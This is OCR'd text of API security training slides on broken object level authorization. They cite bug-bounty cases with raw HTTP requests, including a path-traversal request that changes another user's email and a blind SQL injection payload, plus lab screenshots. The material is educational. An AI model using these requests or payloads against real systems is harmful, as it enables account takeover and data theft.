API Security Bootcamp
Hands-On OWASP Top 10 for APIs

Dr. Sunny Wear

2023

BOLA: #1 Broken Object Level Authorization

API Authorization Issues

APIs tend to expose endpoints that handle object identifiers, creating a wide attack surface Level Access Control issue.

Object level authorization checks should be considered in every function that accesses a data source using an input from the user.

What is BOLA?

Same Issue, Different Terms

IDOR

- Insecure Direct Object Reference
- Web application

BOLA

- Broken Object Level Authorization
- API

Broken Object Level Authorization

Exposed endpoints that handle object identifiers

GET https://demo.testfire.net/api/account/800000

Params | Authorization | Headers (6) | Body | Pre-request Script | Tests

Headers 5 hidden

KEY	VALUE
Authorization	WVdSdGFXND06

Body | Cookies | Headers (4) | Test Results

Pretty | Raw | Preview | Visualize | JSON



```
{
    "accountId": "800000",
    "balance": "-$1000021111111016000000.00",
    "credits": [
        {
            "date": "2004-12-29",
            "amount": "1200",
            "description": "Paycheck",
            "account": "1001160140"
        },
        {
            "date": "2005-01-12",
            "amount": "1200",
            "description": "Paycheck",
```

Account Takeover (ATO) - 1/3

Account Takeover Worth of $2500

Nov 16, 2022

-the target site allowed the registration of new members to an organization by adding their email address



https://gonzxph.medium.com/account-takeover-worth-of-2500-e643661f94e9

Account Takeover (ATO) - 2/3

Account Takeover Worth of $2500

Nov 16, 2022

-the API call used to update the email address to the member's account used an ID (identifier).

-after changing the ID to another number, the attacker received a 403
You don't have access to this

```
POST /<organizationID>/addEmail/<DemoUserID>/ HTTP/2
Host: redacted.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 F
Accept: application/json
Accept-Language: en
Accept-Encoding: gzip, deflate
Content-Type: application/json
Token: 123abc
Content-Length: 40
Origin: https://redacted.com
Referer: https://redacted.com/

{
  "email":"attacker@email.com"
}
```

Looks like an IDOR/BOLA issue, maybe? Actually, turned out NOT to be.

```
HTTP/2 403 Forbidden
Date: Tue, 15 Nov 2022 14:44:25 GMT
Content-Type: application/json
Content-Length: 76
Pragma: no-cache
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff

{
  "message":"You don't have access to this.",
}
```

https://gonzxph.medium.com/account-takeover-worth-of-2500-e643661f94e9

Account Takeover (ATO) - 3/3

Account Takeover Worth of $2500

Nov 16, 2022

-the bypass was a path traversal to another User ID

-resulted in the email address of the associated <UserID> to be changed to the email controlled by the attacker.

```
POST /<organizationID>/addEmail/<DemoUserID>/../<UserID>/ HTTP/2
Host: redacted.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/
Accept: application/json
Accept-Language: en
Accept-Encoding: gzip, deflate
Content-Type: application/json
Token: 123abc
Content-Length: 40
Origin: https://redacted.com
Referer: https://redacted.com/

{
  "email":"attacker@email.com"
}
```

Bypass, changes email for any user ID

```
HTTP/2 200 OK
Date: Tue, 15 Nov 2022 14:43:32 GMT
Content-Type: application/json
Content-Length: 2
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff

{
}
```

https://gonzxph.medium.com/account-takeover-worth-of-2500-e643661f94e9


IDOR/BOLA of User ID & Token 1/3

Hacking Razer Pay E-wallet App

APRIL 30, 2020

- hacking the Razer Pay Android app - an E-Wallet app used in Singapore and Malaysia

- Pay app utilized signatures to prevent tampering of request payloads. Each GET and POST request that was delivered to the server was protected with a calculated signature field.




https://blog.sambal0x.com/2020/04/30/Hacking-razer-pay-ewallet-app.html

IDOR/BOLA of User ID & Token 2/3

Hacking Razer Pay E-wallet App

APRIL 30, 2020

- reverse engineering the APK file
- study code and determined how the MD5 calculation was done on the client appl




https://blog.sambal0x.com/2020/04/30/Hacking-razer-pay-ewallet-app.html


IDOR/BOLA of User ID & Token 3/3

Hacking Razer Pay E-wallet App

APRIL 30, 2020

- Looked for IDOR/BOLA vulnerabilities since he thought developers were relying on the signatures for protection
- specific API that attacker was testing /deleteBankAccount, he calculated the signatures for a range of predictable id values and its corresponding signature value.
- then selected the id (bank Id) for a second account that the researcher owned and delivered the payload
- More IDOR/BOLAs were found, including adding his account to other user groups





https://blog.sambal0x.com/2020/04/30/Hacking-razer-pay-ewallet-app.html

SQL Injection GraphQL 1/1

Researcher earned $3500 and 40 Points for A GraphQL Blind SQL Injection Vulnerability.

March 10, 2023

- found a zombie / shadow endpoint
- was able to send blind sql injection payload
- Payload:


```
XOR(if(now()=sysdate(),sleep(9),0))XOR\"Z
```

https://nav1n.medium.com/i-earned-3500-and-40-points-for-a-graphql-blind-sql-injection-vulnerability-5b7e428c477d

Authorization

- **Authorization** defines what an authenticated user can **perform and execute**
- **Authorization** also identifies which **resources and web pages** are permitted for use by an authenticated user
- **Authorization bugs** allow permission bypasses and are the basis of broken access control vulnerabilities

USER AUTHORIZATION



OWASP API Top 10 Related to Authorization

01 Broken Object Level Authorization

02 Broken User Authentication

03 Excessive Data Exposure

04 Lack of Resources & Rate Limiting

05 Broken Function Level Authorization

06 Mass Assignment

07 Security Misconfiguration

08 Injection

09 Improper Asset Management

10 Insufficient Logging & Monitoring

Authorization Vulnerabilities

- **Broken Object Level Authorization (BOLA)** is the API version of Insecure direct object references (IDOR)
- **Improper authorization** – administrative vs. regular user abilities
- **Missing access control** – lack of authorization policies, unauthenticated access to sensitive data/resources

API Endpoints and Frontends

All API functionality is defined by endpoints, independent of the Frontend

Such functionality includes transactions and authorization decisions

BOLA Issue reveals private x-rated pictures


Hi, Jack'd: A little PSA for anyone using this dating-hook-up app... Anyone can slurp your private, public snaps

Vuln exposing intimate snaps left open for 'months' – you may want to delete your pics

"Dating-slash-hook-up app Jack'd is exposing to the public internet intimate snaps privately swapped between its users, allowing miscreants to download countless X-rated selfies without permission."

https://www.theregister.com/2019/02/05/jackd_private_photo_bug/

Jack'd API allowed Unauthorized Disclosure



On June 28, Online Buddies—the parent company of Jack'd, which also owns the gay dating site Manhunt—agreed to pay $240,000 in a settlement with the New York Attorney General's office after almost 2,000 New York users had their nude photos exposed via an unsecured Amazon cloud server. A second vulnerability also exposed users' location data, device ID, operating system version, last login date, and hashed passwords.

Jack'd allows a user to upload an album of public photos to their profile—"nudity prohibited," the instructions direct—and another album of private pictures that require permission to view. These hidden images carry no such constraint on sexually explicit content. Both types of photos, however, were left out in the open on the unsecured server.

https://www.thedailybeast.com/scruff-acquires-jackd-the-dating-app-that-exposed-users-nudes

Quiz: Identify the potential BOLAs

vAPI / API1 / **Create User**

Save

POST http://{{host}}/vapi/api1/user ...

Send

Params Auth Headers (10) Body Pre-req. Tests Settings Cookies

raw JSON Beautify

```
1 {
2     "username": "test-user-api1",
3     "name": "Test User",
4     "course": "API1",
5     "password": "password"
6 }
```

Body 201 Created 119 ms 297 B Save Response

Pretty Raw Preview Visualize JSON

```
1 {
2     "username": "test-user-api1",
3     "name": "Test User",
4     "course": "API1",
5     "id": 12
6 }
```

Quiz continued

vAPI / API1 / **Get User**

Save

GET http://{{host}}/vapi/api1/user/{{api1_id}} Send

Params Auth Headers (8) Body Pre-req. Tests Settings Cookies

Query Params

KEY	VALUE	DESCRIPTION	Bulk Edit
Key	Value	Description	

Body 200 OK 96 ms 292 B Save Response

Pretty Raw Preview Visualize JSON

```
1 {
2     "id": 12,
3     "username": "test-user-api1",
4     "name": "Test User",
5     "course": "API1"
6 }
```

BOLA/IDOR Examples

The Value of a Parameter Is Used Directly to Retrieve a Database Record

Sample request:

```
http://foo.bar/somepage?invoice=12345
```

The Value of a Parameter Is Used Directly to Perform an Operation in the System

Sample request:

```
http://foo.bar/changepassword?user=someuser
```

The Value of a Parameter Is Used Directly to Retrieve a File System Resource

Sample request:

```
http://foo.bar/showImage?img=img00011
```

Remember, for BOLA, these references are usually in the JSON POST Body.

Exercise 2-1: BOLA

Access control vulnerabilities

Lab: Insecure direct object references

APPRENTICE


LAB Not solved

